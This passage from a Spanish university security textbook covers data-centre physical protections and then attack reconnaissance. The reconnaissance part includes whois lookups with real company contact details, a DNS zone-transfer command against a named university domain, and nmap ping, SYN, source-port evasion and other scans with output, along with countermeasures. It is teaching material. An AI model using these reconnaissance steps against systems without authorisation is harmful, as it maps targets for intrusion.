- Mantener el CPD limpio de cajas y otros elementos que pueden ser un riesgo en caso de incendio e incluso obstaculizar la salida en caso de emergencia.
- Utilización de armarios ignífugos para salvaguardar datos que se utilicen o se consulten diariamente, tanto en papel, como en dispositivos.
- Puerta de acceso a la sala de servidores ignífuga.
- Instalación de alarma sonora.
- ¿Se conoce dónde y cómo son almacenadas ciertas sustancias susceptibles de provocar incendios (disolventes, pinturas, alcohol)?

1.8.6 Prevención de riesgos por inundaciones

- Uso de detectores de líquidos en el suelo.
- Racks y armarios elevados.
- Falso suelo más elevado.
- Canalización del agua en planta baja por posibles inundaciones.
- Situar los ordenadores en una planta alta.
- Suelo real con caída, con desagüe en parte más baja. Suelo real por encima nivelado.

1.8.7 Prevención de riesgos por vibraciones y/o terremotos

- Colocación de los equipos en sitios no demasiado elevados (buscar compromiso entre inundación/terremoto, elegir altura adecuada)
- Armarios con patas anti-vibraciones (tacos de goma puede ser una solución)
- Equipos:
    - Dispositivos de entrada/salida disponibles en cada equipo
    - Teclados, ratones

ISBN: 978-84-9012-859-6

Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

  - Monitores, impresoras,
  - Almacenamiento (USB, CDR/DVDR, Cintas, ...)
  - Inventario de cada puesto por posibles cambios o ausencias de material y posibles reclamaciones posteriores

- Elementos de red:
  - Protección de los elementos de red importantes, routers, hubs, para evitar conectar consolas de administración y modificación de la configuración.
  - Protección de los puntos de conexión a la red.
  - Detección de intrusión o sabotaje de los equipos (abrir la carcasa).
  - Limitar la circulación de cable de red por sitios fácilmente accesibles. Cableado en vacío.
  - Los dispositivos de red que permitan un acceso remoto deberán ser protegidos por medio de claves y cortafuegos para limitar el acceso a las personas que tienen a su cargo la administración de estos sistemas
  - Se deberá prever la posibilidad de que intrusos o atacantes intenten cambiar la configuración del hardware de red, sobre todo en el caso de enrutadores y concentradores que proporcionen funcionalidad de VPN
  - Limitaciones de seguridad del wifi (ajuste de potencia de señal del AP, encriptación, lista de MAC con permiso de conexión).
  - Señalización de los puntos de acceso de red mediante etiquetas con código.
  - Conexiones de red redundantes.
  - Redundancia en la electrónica de red.
  - Sistemas de refrigeración y control de humedad.
  - Sistemas de refrigeración y control de humedad secundarios.

- Situación del edificio
  - Situación con difícil acceso por lugares no accesibles, (que solo se pueda entrar por la puerta, con vigilancia en los alrededores.
  - No debe estar próximo o en lugares con alta probabilidad de desastres naturales: Incendios forestales, terremotos, crecidas de ríos, huracanes....
  - No debe estar próximo a lugares con alta probabilidad de desastre provocado: Aeropuertos, cárceles, autopistas, estadios, bancos, refinerías...
- El suministro de electricidad al edificio debe realizarse desde al menos, dos subestaciones de dos plantas distintas.
- Suministros alternativos de electricidad (generadores) en el caso de que haya fallo eléctrico y se necesite luz para evacuar a los usuarios

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239

- El centro de datos no debe compartir edificio con otras organizaciones, especialmente, si son ajenas a la nuestra. Si esto no es posible debido al elevado coste, deberá tener paredes de separación.
- Seguros. De continente y contenido. Actualizados y con valoración real.

1.8.8 Redundancia de Sistemas

La palabra *redundancia* creo que es un factor muy importante especialmente en sistemas en los que la Alta disponibilidad sea un requisito importante.

- A nivel de máquinas clúster de servidores, separados incluso físicamente puede que hasta en diferentes edificios en aquellos casos extremos que lo hagan aconsejable.
- A nivel de discos, utilización de las configuraciones RAID existentes.
- Tarjetas de red y fuentes de alimentación redundantes.
- Redundancia en la red eléctrica, teniendo más de una conexión eléctrica para el edificio e incluso más de una compañía proveedora de electricidad.
- Routers redundantes con la conexión al exterior de la empresa. Si es un punto crítico, se puede contratar el acceso a Internet con distintos proveedores, para no depender de la disponibilidad de un único proveedor

1.9 Resumen

En resumen, puede que nunca suframos un terremoto, nos caiga un rayo o nuestro vecino se dedique a espiarnos la pantalla, pero nunca está de más conocer qué cosas pueden pasarnos, cómo solventarlas y en un futuro quien sabe, quizás alguno acabe trabajando en el servicio informático del CNI…
La seguridad física es tan importante o más que el resto de las vertientes de seguridad: un error de programación puede meternos un virus y perder la información. Con un problema físico podemos perder TODO, información y máquina.

2 Planificación del ataque

2.1 Introducción

En seguridad informática, al igual que en la mayoría de las disciplinas, a la hora de afrontar un nuevo proyecto, nos encontramos con la ineludible necesidad de planificar las actuaciones.
En situaciones bélicas, un bando estudia detalladamente las características del bando contrario, enumera sus efectivos, trata de acopiarse de toda la información posible acerca de su adversario, y define una estrategia de actuación para abordar el combate. Nuestro caso es muy similar a un conflicto bélico (en el aspecto de la planificación, claro está).
En este capítulo, aprenderemos las técnicas y herramientas con las recogeremos toda la información posible de nuestros objetivos, seguiremos el rastro las máquinas de nuestros objetivos, exploraremos sus redes y enumeraremos sus servicios de cara a planificar un buen ataque.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239

De una manera metódica, cuando nos enfrentemos a la labor de auditar una red de servicios, debemos indagar en bases de datos públicas que nos permitan conocer la localización de sus servidores, usar herramientas que nos permitan conocer los puertos que tienen abiertos los servidores, discernir el sistema operativo que usan, descubrir las versiones de los servicios instalados, y trazar los mapas de la red [28-35].
De esta manera obtendremos un rango de nombres de dominio, direcciones IP y bloques de redes. Un objetivo que debemos cumplir en el rastreo es localizar las máquinas que están directamente conectadas a internet, las intranets, los accesos remotos y las extranets.
Respecto de las máquinas conectadas a internet, debemos recoger:

- Nombres de dominio.
- Bloques de red.
- Direcciones IP de sistemas alcanzables a través de internet.
- Servicios TCP y UDP para cada sistema identificado.
- Arquitectura de los sistemas.
- Mecanismos de control de acceso.
- Sistemas de detección de intrusos.
- Enumeración de los sistemas:
- Nombres de usuarios.
- Grupos de usuarios.
- Titulares del sistema.
- Tablas de rutas.
- Información SNMP.

Respecto de los servicios de Intranet, debemos recoger:

- Protocolos de red (IP, IPX, AppleTalk,...)
- Nombres de dominio interno.
- Bloques de red.
- Direcciones de equipos alcanzables a través de internet.
- Servicios TCP y UDP para cada sistema identificado.
- Arquitectura de los sistemas.
- Mecanismos de control de acceso.
- Sistemas de detección de intrusos.
- Enumeración de los sistemas:
- Nombres de usuarios.
- Grupos de usuarios.
- Titulares del sistema.
- Tablas de rutas.
- Información SNMP.

Respecto de los servicios de acceso remoto, nos interesa conocer:

- Los números de teléfono.
- El tipo de sistema remoto ante el que nos encontramos.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

- Enumeración de los sistemas (análogo a intranet e internet).

Respecto de los servicios de extranet, nos interesa conocer:

- Origen y destino de las conexiones.
- Tipos de conexión.
- Mecanismos de control de acceso.

Determinar la información mostrada anteriormente nos ayudará a conocer la política de seguridad adoptada por la empresa. Para llevar a cabo esta recogida de información, debemos adoptar una metodología muy sistemática y controlada, sin perder de vista siempre la seguridad.
Esto es una tarea pesada, pero sin lugar a duda es una de las tareas más importantes que podemos abordar.

2.2 Acopio de información en Internet

Habiendo definido el alcance de nuestra labor, uno de los primeros sitios a los que debemos acudir en busca de información es la página web de la organización que queremos auditar (si ésta dispone de una).
En ocasiones es sorprendente la cantidad de información que podemos llegar a obtener de esa empresa a través de su página web.

2.2.1 Página web de la organización

Como punto de partida para obtención de información sobre una empresa, no debemos dejar de visitar la página web de dicha empresa, que en muchos casos nos proveerá de mucha información, muy interesante, como son nombres de usuarios, direcciones de correo electrónico, números de teléfono (para aplicar ingeniería social), etc.
Otras veces, las páginas web de las organizaciones contienen aplicaciones web, seguramente enlazadas a bases de datos. Este punto cobra una especial importancia si tenemos conocimientos sobre inyección de SQL en las aplicaciones, pudiendo obtener mucha información sobre usuarios, o incluso accesos sin privilegios a partes de la aplicación.

2.2.2 Buscadores

Otra forma interesante para la prospección de información es el uso de buscadores de internet.
Gracias a google, muchas veces podremos incluso conseguir ficheros de passwords, o la localización exacta de las áreas de administración del sitio web destino.
También, buscando en Usenet cadenas como "@objetivo.com" podremos descubrir bastantes cuentas de correo de la organización.
En altavista.com, buscando "link:www.objetivo.com" podremos encontrar enlaces que apunten al sitio web objetivo, que en algunos casos pueden ser servidores de la organización que han sido implantados por usuarios no autorizados, y que pueden comprometer la seguridad de la red de la organización.

2.2.3 Consulta de un registro

Para no ceñirnos a ningún sistema operativo en concreto, vamos a realizar las consultas de registro mediante la interfaz web de http://www.crsnic.net (VeriSign).
Si usamos Unix o Linux, podemos hacer uso de la herramienta cliente de whois para la siguiente búsqueda. En Windows dicha herramienta no está de serie, pero existen ejecutables descargables que realizan la misma función.
La sintaxis vía comando sería:

```
$whois "objetivo."@whois.verisign-grs.com
```

ISBN: 978-84-9012-859-6

Colección Aquilafuente: AQ-239

Mediante un navegador web, usaremos:

```
http://registrar.verisign-grs.com/cgi-bin/whois?whois_nic=.&type=domain
```

Se ha usado como cadena de consulta la empresa “Zaldi”, que es una industria salmantina dedicada a la elaboración de sillas de montar a caballo y otros complementos de equitación. Esta empresa dispone de simplemente un servicio de hosting, como comprobaremos con la consulta siguiente y posteriores.

```
Domain names in the .com and .net domains can now be registered
with many different competing registrars. Go to http://www.internic.net
for detailed information.

Aborting search 20 records found .....
ZALDIVACOMICS.COM
ZALDIVACOFFEE.COM
ZALDIVACIGARZ.COM
ZALDIVACIGARS.COM
ZALDIVA.COM
ZALDIN-ASSOCIATES.COM
ZALDILAGUNA.COM
ZALDIKO.COM
ZALDIGORRI.COM
ZALDIEROA.COM
ZALDIBIA.NET
ZALDIBAR.NET
ZALDIBAR.COM
ZALDIARAN.COM
ZALDIAR.COM
ZALDIAM.COM
ZALDIAK-IDUZKITAN.NET
ZALDIAK-IDUZKITAN.COM
ZALDIA.COM
ZALDI.COM
```

Probando con los dominios, determinamos que “zaldi.com” es nuestro objetivo, con lo que repetimos la búsqueda ahora más detallada (con la cadena “zaldi.com”).

```
Domain names in the .com and .net domains can now be registered
with many different competing registrars. Go to http://www.internic.net
for detailed information.

   Domain Name: ZALDI.COM
   Registrar: ARSYS INTERNET, S.L. D/B/A NICLINE.COM
   Whois Server: whois.nicline.com
   Referral URL: http://www.nicline.com
   Name Server: DNS23.SERVIDORESDNS.NET
   Name Server: DNS24.SERVIDORESDNS.NET
   Status: ok
   Updated Date: 07-apr-2009
   Creation Date: 07-may-1998
   Expiration Date: 06-may-2010

>>> Last update of whois database: Tue, 15 Sep 2009 07:38:27 UTC <<<
```

Ahora ya conocemos algo más sobre nuestro objetivo: su registrar es Arsys. Con este importante dato, vamos ahora a interesarnos por información sobre el dominio.

2.2.4 Consulta del dominio

De forma análoga al paso anterior, vamos a consultar al servidor whois del agente de registro Network Solutions.

Vía web podremos hacerlo en:

```
http://www.nicline.com/whois/whois.htm
```

Vía cliente de whois:

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

```
$whois zaldi.com@whois.nicline.com
```

Y obtenemos la siguiente información:

```
Registrant:
     Zaldi Sillas de Montar S.A.  (SROW-1248898)

   zaldi@zaldi.com
   Poligono Ind. El Montalvo, Parcela 112
   Salamanca   Salamanca
   37008   ES
   +34 923190365


Administrative contact:
   Zaldi   (SRCO-1841901)
   Zaldi Sillas de Montar
   dptoweb@juanllorens.com
   Poligono Ind. El Montalvo, Parcela 112
   Salamanca   Salamanca
   37008   ES
   +34 923190365


Technical contact:
   DHAP CENTER SL   (SRCO-109757)
   dominios@dhapcenter.es
   REY DON JAIME, 16
   PATERNA   VALENCIA
   46980   ES
   +34 902364151


Domain servers in listed order:
   dns23.servidoresdns.net  217.76.128.156
   dns24.servidoresdns.net  217.76.129.156


Created:      07 May 1998 00:00:00:000   UTC
Expires:      06 May 2010 00:00:00:000   UTC
Last updated:  07 Apr 2009 10:55:11:470   UTC
```

En este momento, hemos obtenido ya las siguientes informaciones:

- Quién ha hecho el registro.
- El nombre del dominio.
- El administrador del dominio.
- Cuando fue creado y actualizado el registro.
- Los servidores DNS primario y secundario.

Con los datos obtenidos estamos en disposición de descubrir más datos sobre la red del objetivo.

2.2.5 Consulta de la red

Sabiendo que nuestra dirección IP está ubicada en Europa, podemos ir a http://www.ripe.net y en su servicio de whois, preguntar por la dirección IP 86.109.164.225, con lo que obtenemos:

```
% This is the RIPE Whois server.
% The objects are in RPSL format.
%
% Rights restricted by copyright.
% See http://www.ripe.net/ripencc/pub-services/db/copyright.html
```

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

```
% Information related to '86.109.164.0 - 86.109.164.255'
inetnum:        86.109.164.0 - 86.109.164.255
netname:        TUSPROFESIONALES-ES-NET
descr:          tusprofesionales.es
country:        ES
org:            ORG-TS45-RIPE
admin-c:        RN1012-RIPE
tech-c:         RN1012-RIPE
status:         ASSIGNED PA
remarks:        **************************************************
remarks:        For ABUSE/SPAM/INTRUSION issues
remarks:        PLEASE SEND A MAIL TO
remarks:        abuse@tusprofesionales.es
remarks:        **************************************************
mnt-by:         TUSPROFE-RIPE-MNT
mnt-lower:      TUSPROFE-RIPE-MNT
mnt-routes:     COLT-ESPANA-MNT
source:         RIPE
organisation:   ORG-TS45-RIPE
org-name:       TusProfesionales, SL
org-type:       LIR
address:        Abansys & Hostytec, S.L.
                Roberto Navarro
                C/ Charles Darwin 11 (Parque Tecnologico)
                46980 Paterna
                Spain
phone:          +34963021250
fax-no:         +34963021279
abuse-mailbox:  abuse@tusprofesionales.es
admin-c:        RN1012-RIPE
mnt-ref:        RIPE-NCC-HM-MNT
mnt-ref:        TUSPROFE-RIPE-MNT
mnt-by:         RIPE-NCC-HM-MNT
source:         RIPE # Filtered
person:         Roberto Navarro
address:        abansysandhostytec.com
                C/ Charles Robert Darwin 11 (Parque Tecnologico)
                Paterna 46980 (Valencia)
                Spain
phone:          +34 961 826 844
fax-no:         +34 963 021279
nic-hdl:        RN1012-RIPE
source:         RIPE # Filtered

source:       RIPE
```

Bien, pues llegados a este punto, y solo mediante el uso de bases de datos de registro, hemos obtenido bastante información interesante para nuestros intereses.
Es una buena ocasión para ir pensando en consultar los registros de DNS para ampliar información.

2.3 Consultas del DNS

Después de haber identificado todos los dominios asociados a la organización que queremos estudiar, podemos empezar a consultar al DNS.
A propósito de que el servicio DNS se implementa como una gran base de datos distribuida, y para replicar la información se hace mediante un mecanismo conocido como “trasferencia de zona”, un grave error que suele haber en los servidores de DNS de una organización es permitir la trasferencia de zona sin importar a quien es trasferida la información.
Este problema no tiene por qué acarrear un riesgo elevado, si no fuera porque muchas veces el administrador de la red no se hace diferencia entre las máquinas públicas, que prestan servicio, y las otras máquinas de la organización. En este caso, si obtenemos una trasferencia de zona de

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

algún servidor DNS de la organización, conseguiremos tener un mapa detallado de toda la red de la misma.
Para consultar los servicios DNS usaremos el cliente nslookup, que se suministra normalmente con la mayoría de los sistemas operativos.
En modo interactivo podemos hacer lo siguiente:

```
$nslookup
Servidor:  33.Red-80-58-0.pooles.rima-tde.net
Address:  80.58.0.33
> server = 193.146.156.2
> set type=any
> ls –d upsa.es. > tx_dom_upsa.txt
```

Sorprendentemente, habremos obtenido cerca de 98 registros DNS de la organización. Se adjunta el fichero de resultados como apéndice.
A partir de aquí, y del fichero obtenido, se puede abordar una prospección automatizada de vulnerabilidades de los sistemas, con apenas un poquito de programación en bash script, perl u otros lenguajes.
Ahora que ya conocemos el procedimiento manual para obtener la información de DNS, podemos si queremos recurrir a herramientas que hagan las cosas por si solas, como puede ser SamSpade, dig, o axfr.
El caso de axfr es algo especial, ya que permite construir esta información de forma recursiva con los subdominios de un dominio. La podemos encontrar en la siguiente dirección (la versión es antigua, pero el DNS no es un protocolo de hoy precisamente):

```
http://www.packetstormsecurity.nl/groups/ADM/axfr-0.5.2.tar.gz
```

2.3.1 Contramedidas para la extracción de información en bases públicas

Las contramedidas para las consultas de información que hemos podido hacer son muy limitadas, ya que la información pública que figura en las bases de datos de Whois es imperativa que exista. Lo único que sí deberíamos tener en cuenta son los datos de contacto que hemos proporcionado con el registro del dominio, ya que, al ser datos públicos, podrían ser usados para ingeniería social, wardialing, etc.
Respecto a la información que hemos podido obtener del servidor de DNS, estamos ante un caso en que no se establece el control sobre qué clientes (o servidores) están autorizados para la trasferencia de dominio. Estableciendo ese control se evitaría la publicación fuera de los límites permitidos de información sensible.
Observando el fichero adjunto en el apéndice, seguramente descubriremos máquinas de las que no conocíamos la existencia, y pudiera ser que alguna pudiera ser explotada con cierta facilidad y podemos estar seguros de que el administrador de la red no esperaba un ataque desde esa máquina que ha sido comprometida.

2.4 ¿Qué hacer con toda la información obtenida?

Llegados a este punto, disponemos de una gran cantidad de información sobre nuestra red objetivo, incluido un mapa de la red con diferentes dominios y subdominios.
Ahora podemos, con un poco de creatividad, hacer un pequeño script que obtenga datos de las máquinas que conocemos, para tener más detalle sobre ellas, y poder conocer las versiones de los servicios que ejecutan, sistemas operativos y versiones [36-42].
Pero antes de automatizar nuestros estudios, hemos de sentar unas bases del juego, y conocer las herramientas de que disponemos para poder consumar nuestra labor. Vamos a usar herramientas y técnicas que nos permitan conocer los sistemas que están arriba, su arquitectura, sistema operativo, y servicios que ofrecen.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239

2.4.1 Descubriendo equipos “vivos”

Una forma elemental de determinar si un sistema se encuentra conectado es hacer un ping. El comando ping, envía una petición ICMP ECHO, y el sistema que se encuentra al otro lado, responde a esta petición con una respuesta ICMP. Como limitación del uso de ping, los sistemas pueden ser configurados para ignorar las peticiones ICMP ECHO, y estar perfectamente conectados y funcionando.

Al usar el comando ping, encontraremos los sistemas que estén respondiendo a las peticiones ICMP ECHO.

```
mordor@pakito2:~$ ping 66.102.9.104
PING 66.102.9.104 (66.102.9.104): 56 data bytes
64 bytes from 66.102.9.104: icmp_seq=0 ttl=241 time=102.9 ms
64 bytes from 66.102.9.104: icmp_seq=1 ttl=241 time=147.4 ms
64 bytes from 66.102.9.104: icmp_seq=2 ttl=241 time=160.8 ms
64 bytes from 66.102.9.104: icmp_seq=3 ttl=241 time=115.5 ms
64 bytes from 66.102.9.104: icmp_seq=4 ttl=241 time=483.4 ms
64 bytes from 66.102.9.104: icmp_seq=5 ttl=241 time=107.1 ms
64 bytes from 66.102.9.104: icmp_seq=6 ttl=241 time=105.0 ms
64 bytes from 66.102.9.104: icmp_seq=7 ttl=241 time=112.3 ms
64 bytes from 66.102.9.104: icmp_seq=8 ttl=241 time=205.8 ms
64 bytes from 66.102.9.104: icmp_seq=9 ttl=241 time=103.0 ms
64 bytes from 66.102.9.104: icmp_seq=10 ttl=241 time=125.6 ms

--- 66.102.9.104 ping statistics ---
11 packets transmitted, 11 packets received, 0% packet loss
round-trip min/avg/max = 102.9/160.8/483.4 ms
```

Cuando tenemos la necesidad de enfrentarnos a varios sistemas, haremos un barrido de pings, que consiste en enviar pings a varios sistemas. En caso de encontrarnos con un gran rango de direcciones IP, es rentable hacer barridos de ping.

Para ejecutar un barrido, o bien nos hacemos un script que haga los pings a las máquinas que necesitamos, o bien usamos alguna herramienta que lo haga. En nuestro caso, asumiendo que todo el mundo sabe programar, optamos por la opción del uso de una herramienta: nmap. Nmap podemos encontrarlo en http://www.insecure.org/nmap. Actualmente nmap es, bajo nuestro criterio, el scanner más completo que existe, y se distribuye bajo licencia GPL.

Para efectuar nuestro barrido de pings usando nmap, emplearemos la opción –sP.

```
pakito2:/home/mordor# nmap -sP 172.0.1.*

Starting nmap V. 2.54BETA31 ( www.insecure.org/nmap/ )
Host  (172.0.1.1) appears to be up.
Host  (172.0.1.3) appears to be up.
Host  (172.0.1.9) appears to be up.
Host   (172.0.1.255) seems to be a subnet broadcast address (returned 1 extra pings).

Nmap run completed -- 256 IP addresses (3 hosts up) scanned in 4 seconds
```

Como **contramedida** al descubrimiento pings, y barridos de pings, podemos configurar los equipos para que no respondan a peticiones ECHO ICMP, y los routers para que no dejen pasar las peticiones hacia dentro de nuestra red, ni dejar pasar las respuestas ICMP hacia fuera. Con ello evitaremos que nuestros equipos sean descubiertos mediante estas técnicas.

Ante la negativa de recibir pings de las máquinas de una red, podemos optar por otra alternativa, que consiste en el envío de paquetes TCP a las máquinas de destino. El fundamento consiste en que siempre que se envíe un paquete TCP ACK a un sistema vivo, éste devolverá un paquete RST, para indicar que el paquete recibido está fuera de estado y terminar la conexión. Algunos

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

autores denominan a esta técnica como PINGS TCP, ya que son una alternativa al uso de ping, basados en TCP.
Si queremos llevar a cabo un PING TCP, podemos usar nuestra navaja suiza para escaneos, nmap. Para ello lo invocaremos con la opción –PT.

```
pakito2:/home/mordor# nmap -PT 10.2.9.1

Starting nmap V. 2.54BETA31 ( www.insecure.org/nmap/ )
Interesting ports on  (10.2.9.1):
(The 1545 ports scanned but not shown below are in state: closed)
Port       State       Service
22/tcp     open        ssh
515/tcp    open        printer


Nmap run completed -- 1 IP address (1 host up) scanned in 10 seconds
```

Si nmap detecta que el equipo está vivo, efectuará un escaneo de puertos automáticamente.
Como contramedida al uso de PING TCP, debemos hacer uso de firewalls que tengan conocimiento del estado para que descarte todos los paquetes ACK que se no se correspondan con sesiones ya establecidas.

2.4.2 Escaneado de puertos

Una vez que hemos identificado los equipos "objetivo" vivos, parece lógico enumerar ciertas características sobre el sistema: los servicios que ejecuta, su sistema operativo, las versiones de los servicios... y todo aquello que se pueda. Para ello procederemos al escaneado de puertos, tanto TCP como UDP. Hay multitud de formas de llevar a cabo un escaneado de puertos. Nosotros aquí estudiaremos los métodos de conexión TCP, escaneados syn, escaneados de puerto de origen, escaneados por identificación inversa, escaneado XMAS, escaneados NULL, escaneados RPC, ACK, escaneados Window, escaneados UDP, y las contramedidas a los escaneados de puertos.

2.4.2.1 Escaneo por conexión TCP

Este tipo de escaneo se basa en conectarse a los puertos del sistema objetivo. Para ello usa el método de apertura de conexiones de TCP en tres pasos:
Cliente → SYN →Servidor
Cliente ← SYN+ACK ← Servidor
Cliente → ACK →Servidor
Al realizar el proceso de conexión, el servidor emitirá una respuesta, y registrará el intento de conexión.
Este tipo de escaneados podríamos efectuarlo con telnet, a los puertos que queramos saber si están abiertos en la máquina objetivo, pero sería un trabajo muy pesado (y poco efectivo). Por ello, usaremos de nuevo nuestro escaneador de puertos "nmap", con los modificadores –sT.

```
pakito2:/home/mordor# nmap -sT 10.2.9.1

Starting nmap V. 2.54BETA31 ( www.insecure.org/nmap/ )
Interesting ports on  (10.2.9.1):
(The 1545 ports scanned but not shown below are in state: closed)
Port       State       Service
22/tcp     open        ssh
515/tcp    open        printer


Nmap run completed -- 1 IP address (1 host up) scanned in 10 seconds
```

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239

En la salida vemos que nmap ha efectuado conexiones a 1545 puertos, en el rango 1-65535. Los puertos que se escanean son, según el criterio de los desarrolladores de nmap, los más frecuentes. No obstante, podemos querer que se escanee un puerto determinado, para lo que usaríamos el comando "nmap –sT –p 80 host", o un rango de puertos: "nmap –sT –p 1-65535 host".

2.4.2.2 Escaneados SYN

El objetivo de un escaneado SYN es conocer si un sistema está escuchando en un puerto determinado, de la manera más silenciosa posible. Para ello lo que podemos hacer es enviar un paquete SYN al servidor. Si el sistema está vivo y escuchando en ese puerto, recibiremos un paquete SYN+ACK del servidor. A ésta técnica también se le conoce como el uso de conexiones TCP semi-abiertas. Para llevar a cabo un escaneado SYN en nuestro nmap, usaremos la opción –sS:

```
pakito2:/home/mordor# nmap -sS 10.2.9.1

Starting nmap V. 2.54BETA31 ( www.insecure.org/nmap/ )
Interesting ports on  (10.2.9.1):
(The 1545 ports scanned but not shown below are in state: closed)
Port       State       Service
22/tcp     open        ssh
515/tcp    open        printer


Nmap run completed -- 1 IP address (1 host up) scanned in 4 seconds
```

2.4.2.3 Escaneados de puerto de origen

En ocasiones, puede resultarnos conveniente realizar todos nuestros escaneados TCP desde un puerto fijo determinado: el diseño de algunos protocolos, como FTP en modo activo, hace que los administradores de la red permitan todos los paquetes entrantes desde el puerto 20 del origen. Otro ejemplo es el servicio DNS, cuyos paquetes siempre tienen origen en el puerto 53.
Si un firewall deja pasar todos los paquetes que provengan del puerto 53 en el origen, podremos escanear una máquina si nuestros paquetes proceden de esos puertos "permitidos". Podemos indicarle a nmap que todos los paquetes tengan un origen constante con la opción –g: "nmap –sS –g 53 host".

2.4.2.4 Escaneado FIN

Una alternativa de escaneo de puertos que rápidamente nos permita diferenciar el sistema operativo de la máquina objetivo es el escaneado FIN. Con él, enviamos paquetes FIN a la máquina objetivo. El comportamiento normal al recibir este paquete sería enviar un RST si no hay nada escuchando, o no enviar nada si el sistema está escuchando.
Los sistemas operativos de Microsoft tienen como costumbre devolver paquetes RST aunque haya un servicio escuchando, por lo que con ésta técnica podremos discernir rápidamente el tipo de sistema al que nos enfrentamos.

2.4.3 Escaneado e identificación

En algunas máquinas podemos encontrar activo un servicio que escucha en el puerto 113. Este servicio se llama Ident, y permite conocer el usuario que ejecuta los procesos que se conectan a este puerto. Podemos hacer uso de la opción –I de "nmap" para que use la respuesta del servidor Identd de la máquina destino, y obtener que usuarios están ejecutando los servicios a la escucha.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

2.4.3.1 Escaneado XMAS

De forma parecida al escaneado de puertos FIN, en esta variante del escaneado usamos los flags FIN, URG, y PUSH del paquete TCP que enviamos. La respuesta de los sistemas es análoga al escaneado FIN. Los paquetes que tienen el flag URG activo indican que la información que contienen los paquetes IP deben ser entregados imediatamente. Los paquetes que presentan el flag PUSH activado indican al sistema que todos los datos almacenados en el buffer pasen de forma inmediata a la aplicación.
Podemos ejecutar un escaneado XMAS con la opción –sX de nmap.

2.4.3.2 Escaneado Nulo

Los escaneados de tipo nulo se llevan a cabo mediante el envío de paquetes TCP al sistema objetivo, con los todos los flags de la cabecera TCP desactivados. El comportamiento es análogo a los escaneos XMAS.
Podemos ejecutar nuestro escaneado nulo de puertos usando la opción –sN de nmap.

2.4.3.3 Escaneado RPC

Los escaneados RPC envían comandos NULL a los puertos abiertos, con la intención de descubrir si son puertos de llamada a procedimientos remotos. Una vez que se sabe que son puertos RPC, hemos de investigar qué aplicación se encuentra escuchando en ese puerto.
En nmap los escaneados RPC se llevan a cabo usando la opción –sR.

```
Starting nmap V. 3.00 ( www.insecure.org/nmap )
Interesting ports on PAKITO2 (172.0.1.9):
(The 1589 ports scanned but not shown below are in state: closed)
Port       State       Service (RPC)
9/tcp      open        discard
13/tcp     open        daytime
22/tcp     open        ssh
25/tcp     open        smtp
37/tcp     open        time
80/tcp     open        http
111/tcp    open        sunrpc
113/tcp    open        auth
139/tcp    open        netbios-ssn
515/tcp    open        printer
1024/tcp   open        kdm
10000/tcp  open        snet-sensor-mgmt
Remote operating system guess: Linux 2.1.19 - 2.2.20
Uptime 10.375 days (since Mon Aug 02 11:11:35 2004)
Nmap run completed -- 1 IP address (1 host up) scanned in 12 seconds
```

2.4.3.4 Protocolos IP admitidos

En ocasiones nos puede resultar atractivo conocer qué tipo de paquetes IP son admitidos por el sistema. Para ello disponemos de la opción –sO de nmap:

```
Starting nmap V. 3.00 ( www.insecure.org/nmap )
Warning:  OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port
Interesting protocols on PAKITO1 (172.0.1.79):
(The 251 protocols scanned but not shown below are in state: closed)
Protocol   State       Name
1          open        icmp
2          open        igmp
6          open        tcp
17         open        udp
Too many fingerprints match this host for me to give an accurate OS guess
Nmap run completed -- 1 IP address (1 host up) scanned in 12 seconds
```

ISBN: 978-84-9012-859-6

Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

Con ello estamos enviando diferentes tipos de paquetes IP a la máquina destino, y si obtenemos como respuesta un mensaje **ICMP protocol unreachable**, sabremos que el protocolo no es admitido por el sistema [43-49].

2.5 Resumen

En este capítulo hemos aprendido que un intruso, antes de llevar a cabo un ataque, puede informarse al máximo posible de las características de su oponente. Para ello dispone de muchas fuentes de información públicas, como son los buscadores, los registros públicos, usenet, los servicios de DNS...
Una vez obtenida la información, es posible trazar un perfil de la red localizando los equipos "vivos", descubriendo y enumerando los puertos de los servidores y los servicios que prestan. Para ello hemos aprendido como usar en profundidad la herramienta NMAP para el escaneado de puertos, así como los fundamentos de los diferentes tipos de escaneados que se pueden llevar a cabo y su finalidad.

3 Seguridad de sistemas

3.1 Introducción

Imaginemos un bastión impenetrable para toda suerte de *crackers* y *hackers*, parcheado hasta la última versión posible, con dos cortafuegos, antivirus y sin servicios de red vulnerables. Esto puede parecernos un ambiente muy seguro, pero nada de esto impide que alguien, por ejemplo, reinicie nuestro equipo con un disquete (más bien en estos tiempos, un CD), monte nuestro disco duro, y acceda a toda nuestra información, o realice un ataque para descubrir nuestras claves.
En este capítulo veremos qué problemas hay, qué tan peligrosos son y las formas de luchar contra ellos, desde las cosas más evidentes. Empezaremos por unos temas simples como son el malware y reglas básicas de protección de nuestras máquinas, para entrar luego en temas más técnicos como son la programación segura y el análisis forense.

3.2 Malware

3.2.1 Introducción

La palabra malware proviene de la contracción de *MALicius softWARE* y se refiere a todo programa concebido para dañar o interrumpir el correcto funcionamiento de un sistema. Entre estos están los virus, caballos de Troya o troyanos, gusanos, etc., o dicho de otra forma, cualquier programa, documento o mensaje, susceptible de causar perjuicios a los usuarios de sistemas informáticos.[10]

3.2.2 Clasificación

El *malware* puede clasificarse basándose en diversos criterios:

- cómo se ejecutan
- cómo se expanden
- qué hacen

[10] Para más definiciones sobre Malware, puede acudirse al glosario **http://www.pandasecurity.com/spain/homeusers/security-info/glossary/**, recopilado por la empresa de seguridad Panda.

ISBN: 978-84-9012-859-6
